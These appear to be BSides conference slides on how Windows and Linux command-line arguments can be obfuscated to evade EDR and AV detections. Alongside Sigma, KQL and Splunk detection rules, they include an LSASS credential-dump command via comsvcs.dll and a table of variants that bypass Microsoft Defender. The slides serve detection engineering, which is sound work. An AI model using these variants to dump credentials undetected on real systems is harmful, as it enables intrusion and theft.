

YOU CAN RUN *AND* YOU CAN HIDE

OBFUSCATING COMMAND LINES



About me



Wietze Beukema

Threat Detection & Response Engineer

- Passion for Cyber Security Research
- Loves open-source, community projects
- Presented at various cyber conferences

Definition

Command-Line Arguments

- Parameters given to a program at the start of an execution
- Examples:
 - > `notepad.exe`
 - > `notepad.exe hello.txt`
 - > `shutdown.exe /r`
 - > `reg.exe export HKLM/SYSTEM output.reg`
- Every running process has an associated command line

Definition

Command-Line Obfuscation

- For threat detection, command-Line arguments tell about the purpose/intent of a process execution
- Command-Line Obfuscation: **‘Masquerade the true intention of the command you are trying to run, in some way’**

What's the problem?

Command-Line Obfuscation

- Many **defensive measures** (EDR, AV, etc.) **rely** on command-line arguments
- Finding a successful 'command line equivalent' may **bypass defences**

An abstract graphic featuring a vibrant blue, glossy, and fluidly curved ribbon-like shape that spirals and folds, resembling a stylized rose or a dynamic wave. The shape is set against a light blue gradient background. A white rectangular box is positioned on the left side of the image, containing the word "Windows" in a dark blue, sans-serif font.

Windows

Windows:

Command-line arguments

- **Arguments often use forward slashes (/)**

e.g.: `ping /n 1`, `cmd /c "echo hello"`, `ipconfig /all`

Sometimes hyphens (-) are accepted too

- **Often case insensitive**

e.g. `ipconfig /ALL` \Leftrightarrow `/all` \Leftrightarrow `/All` \Leftrightarrow ...

- **Heavy use of double quotes**

Typically, single quotes are not accepted

- **Still, the implementing program decides**


And thus, scope for abuse remains

4 examples:


- `powershell.exe`: Option Chars
- `msiexec.exe`: Unicode-Equivalent Chars
- `cscript.exe`: Double Quotes
- `rundll32.exe`: combined *madness*

powershell.exe

- Scripting application for automating tasks ('shell')
- Example: > `powershell /command "Write-Host Dia Duit"`
< Dia Duit
- Supports multiple option chars



```
Command Prompt
c:\BSides>powershell /command "Wr
Dia Duit
```



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Process Name	Operation	Command Line
powershell.exe	Process Start	powershell /command "Write-Host Dia Duit"
powershell.exe	Process Start	powershell -command "Write-Host Dia Duit"
powershell.exe	Process Start	powershell -command "Write-Host Dia Duit"
powershell.exe	Process Start	powershell -command "Write-Host Dia Duit"
powershell.exe	Process Start	powershell -command "Write-Host Dia Duit"

Showing all 5 events Backed by virtual memory

Not everything is what it seems

Unicode-equivalent option chars


- 0x002F: `powershell /command ...` (*forward slash*)
- 0x002D: `powershell -command ...` (*hyphen*)
- 0x2013: `powershell –command ...` (*en dash*)
- 0x2014: `powershell —command ...` (*em dash*)
- 0x2015: `powershell —command ...` (*horizontal bar*)

Simply bypass

Option Chars

Defender For Endpoint

```
let EncodedList = dynamic(['-encodedcommand', '-enc']);  
// For more results use line below as filter above. This will also return more FPs.  
// let EncodedList = dynamic(['-encodedcommand', '-enc', '-e']);  
let TimeFrame = 48h; //Customizable h = hours, d = days  
DeviceProcessEvents  
| where Timestamp > ago(TimeFrame)  
| where ProcessCommandLine contains "powershell" or InitiatingProcessCommandLine contains "powershell"  
| where ProcessCommandLine has_any (EncodedList) or InitiatingProcessCommandLine has_any (EncodedList)  
| extend base64String = extract(@'\s+([A-Za-z0-9+/]{20})\s+$)', 1, ProcessCommandLine)  
| extend DecodedCommandLine = base64_decode_tostring(base64String)  
| where not(isempty(base64String) and isempty(DecodedCommandLine))  
| summarize TotalEncodedExecutions = count() by DeviceName  
| sort by TotalEncodedExecutions
```




<https://github.com/Bert-JanP/Hunting-Queries-Detection-Rules>

msiexec.exe

- Microsoft Installer executable

- Example: > `msiexec /package SomePackage.msi`

- Certain characters can be replaced by Unicode equivalents




cscript.exe

- **Command-line tool for running Windows Script Host scripts**

e.g. VBScript, JScript

- Example: > `cscript /nologo /e:vbscript somefile.txt`
< Hello world!

- Takes double quotes anywhere (in multiples of 2)



Double trouble

Double quotes

- Many affected executables
- Poses a problem for string-based detection

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Process Name	Operation	Command Line
cscript.exe	Process Start	cscript /nologo /e:vbscript somefile.txt
cscript.exe	Process Start	cscript /nologo /e:"vbscript" somefile.txt
cscript.exe	Process Start	cscript /nologo /e:"vb"sc"ript" somefile.txt
cscript.exe	Process Start	cscript /"no"logo /"e":"vb"sc"ript" somefile.txt
cscript.exe	Process Start	cscript /"no"logo /"e":"vb"sc"ript" somefile.txt

Showing all 5 events

Backed by virtual memory

Product Solutions Open Source Pricing

Search or jump to...

SigmaHQ / sigma Public

Sponsor Notifications

<> Code Issues 8 Pull requests 19 Discussions Actions Wiki Security Insights

Files

master

Go to file

sigma / rules / windows / process_creation / proc_creation_win_susp_script_exec_from_env_folder.yml

nasbench and phantinuus Merge PR #4482 From @nasbench - Add New Automation Workflows

Code Blame 58 lines (58 loc) · 1.91 KB

```
1 title: Script Interpreter Execution From Suspicious Folder
2 id: 1228c958-e64e-4e71-92ad-7d429f4138ba
3 status: test
4 description: Detects a suspicious script execution in temporary folders or folders accessible by
5 references:
6   - https://www.virustotal.com/gui/file/91ba814a86ddedc7a9d546e26f912c541205b47a853d227756ab13
7   - https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/shuckworm-russia-
8   - https://learn.microsoft.com/en-us/windows/win32/shell/csidl
9 author: Florian Roth (Nextron Systems), Nasreddine Bencherchali (Nextron Systems)
10 date: 2022/02/08
11 modified: 2023/06/16
12 tags:
13   - attack.execution
14   - attack.t1059
15 logsource:
16   category: process_creation
17   product: windows
18 detection:
19   selection_proc_image:
20     Image|endswith:
21       - '\cscript.exe'
22       - '\mshta.exe'
23       - '\wscript.exe'
24   selection_proc_flags:
25     CommandLine|contains:
26       - '-ep bypass '
27       - '-ExecutionPolicy bypass '
28       - '-w hidden '
29       - '/e:javascript '
30       - '/e:Jscript '
31       - '/e:vbscript
32   selection_proc_original:
33     OriginalFileName:
```

<https://sigmahq.io>

Example

comsvcs.dll

- Can be used for dumping a process' memory to file
- When run as SYSTEM user, one can dump the memory contents of LSASS.exe to disk
- Such memory dumps can be scanned by Mimikatz for credentials

.. /Comsvcs.dll ☆ Star 6,495

Dump

COM+ Services

Paths:

c:\windows\system32\comsvcs.dll

Resources:

- <https://modexp.wordpress.com/2019/08/30/minidumpwritedump-via-com-services-dll/>

Acknowledgements:

- modexp

Detection:

- Sigma: [proc_creation_win_rundll32_process_dump_via_comsvcs.yml](#)
- Sigma: [proc_access_win_lsass_dump_comsvcs_dll.yml](#)
- Elastic: [credential_access_cmdline_dump_tool.toml](#)
- Splunk: [dump_lsass_via_comsvcs_dll.yml](#)

Dump

Calls the MiniDump exported function of comsvcs.dll, which in turns calls MiniDumpWriteDump.


```
rundll32 C:\windows\system32\comsvcs.dll MiniDump [LSASS_PID] dump.bin full
```

Usecase: Dump Lsass.exe process memory to retrieve credentials.

Privileges required: SYSTEM


OS: Windows 10, Windows 11

MITRE ATT&CK@: [T1003.001: LSASS Memory](#)



comsvcs.dll

Bypassing naive security tooling



Overview

rundll32 comsvcs.dll MiniDump 688	variant_1.tmp full	✗
rundll32 comsvcs,MiniDump 688	variant_2.tmp full	✗
rundll32 comsvcs MiniDump 0688	variant_2a.tmp full	✓
rundll32 comsvcs MiniDump +688	variant_2b.tmp full	✓
rundll32 comsvcs #24 688	variant_3.tmp full	✓
rundll32 comsvcs #000024 688	variant_3a.tmp full	✓
rundll32 comsvcs #+24 688	variant_3b.tmp full	✓
rundll32 comsvcs,#24 688	variant_4.tmp full	✗
rundll32 comsvcs,#000024 688	variant_4a.tmp full	✗
rundll32 comsvcs,#+24 688	variant_4b.tmp full	✗
rundll32 comsvcs,#0000000000000000000024 688	variant_4c.tmp full	✓
rundll32 "comsvcs"#24 688	variant_5.tmp full	✓
rundll32 comsvcs,#65560 688	variant_6.tmp full	✓
rundll32 comsvcs,#65560 4294967984	variant_6a.bin full	✓

Lessons learnt

- **There are many ways to express the same command**
with/without extension, space/comma/nothing, ordinal, add 0/+, integer overflow, and combinations of all of the above!
- **EDR command-line detections often not resilient**
In Microsoft Defender's case, clearly geared towards specific instances
- **Looking beyond the surface pays off**

Linux



Linux:

Command-line arguments

- **Different common practices**

- Almost exclusively hyphens
- Often `--some-name` (long form) and `-s` (single-character short form)
- Sometimes short-form arguments can be combined (`-a -b -c` \Leftrightarrow `-abc`)
- Processes are started with an array of arguments rather than a string

- **Still, the implementing program decides**


And thus, scope for abuse remains

3 examples:

- **base64:** Shortening long-form args
- **xxd:** Short-form arg madness
- **nc:** IP address manipulation

base64

- Utility for encoding and decoding Base64 content
- Example: > `echo SGV5IEJTaWRlcyEK | base64 --decode`
< Hey BSides!
- Long-form argument can be shortened

A terminal window titled "Terminal - wietze-dev@wietze-dev: ~" with a menu bar (File, Edit, View, Terminal, Tabs, Help). The prompt is "wietze@bsides:~\$". It shows a series of commands where the Base64 string "SGV5IEJTaWRlcyEK" is piped into "base64" with various shortened flags: "--decode", "--decod", "--deco", "--dec", "--de", "--d", and "-d". Each command is followed by the output "Hey BSides!". The terminal ends with the prompt "wietze@bsides:~\$" and a cursor.

```
wietze@bsides:~$ echo SGV5IEJTaWRlcyEK | base64 --decode
Hey BSides!
wietze@bsides:~$ echo SGV5IEJTaWRlcyEK | base64 --decod
Hey BSides!
wietze@bsides:~$ echo SGV5IEJTaWRlcyEK | base64 --deco
Hey BSides!
wietze@bsides:~$ echo SGV5IEJTaWRlcyEK | base64 --dec
Hey BSides!
wietze@bsides:~$ echo SGV5IEJTaWRlcyEK | base64 --de
Hey BSides!
wietze@bsides:~$ echo SGV5IEJTaWRlcyEK | base64 --d
Hey BSides!
wietze@bsides:~$ echo SGV5IEJTaWRlcyEK | base64 -d
Hey BSides!
wietze@bsides:~$
```

Abbrvs = lol

```
Terminal - w
File Edit View Terminal Tabs Help
wietze@bsides:~$
echo SGV5IEJTaWRlcyEK | base64 --decode
echo SGV5IEJTaWRlcyEK | base64 --decod
echo SGV5IEJTaWRlcyEK | base64 --deco
echo SGV5IEJTaWRlcyEK | base64 --dec
echo SGV5IEJTaWRlcyEK | base64 --de
echo SGV5IEJTaWRlcyEK | base64 --d
echo SGV5IEJTaWRlcyEK | base64 -d
```

Search

```
ses where Processes.process IN ("*base64 -d*", "*base64 --decode*") AND Processes.process="*
ocesses.process_id Processes.parent_process_id
```

<https://research.splunk.com>

Short lo-fo args?

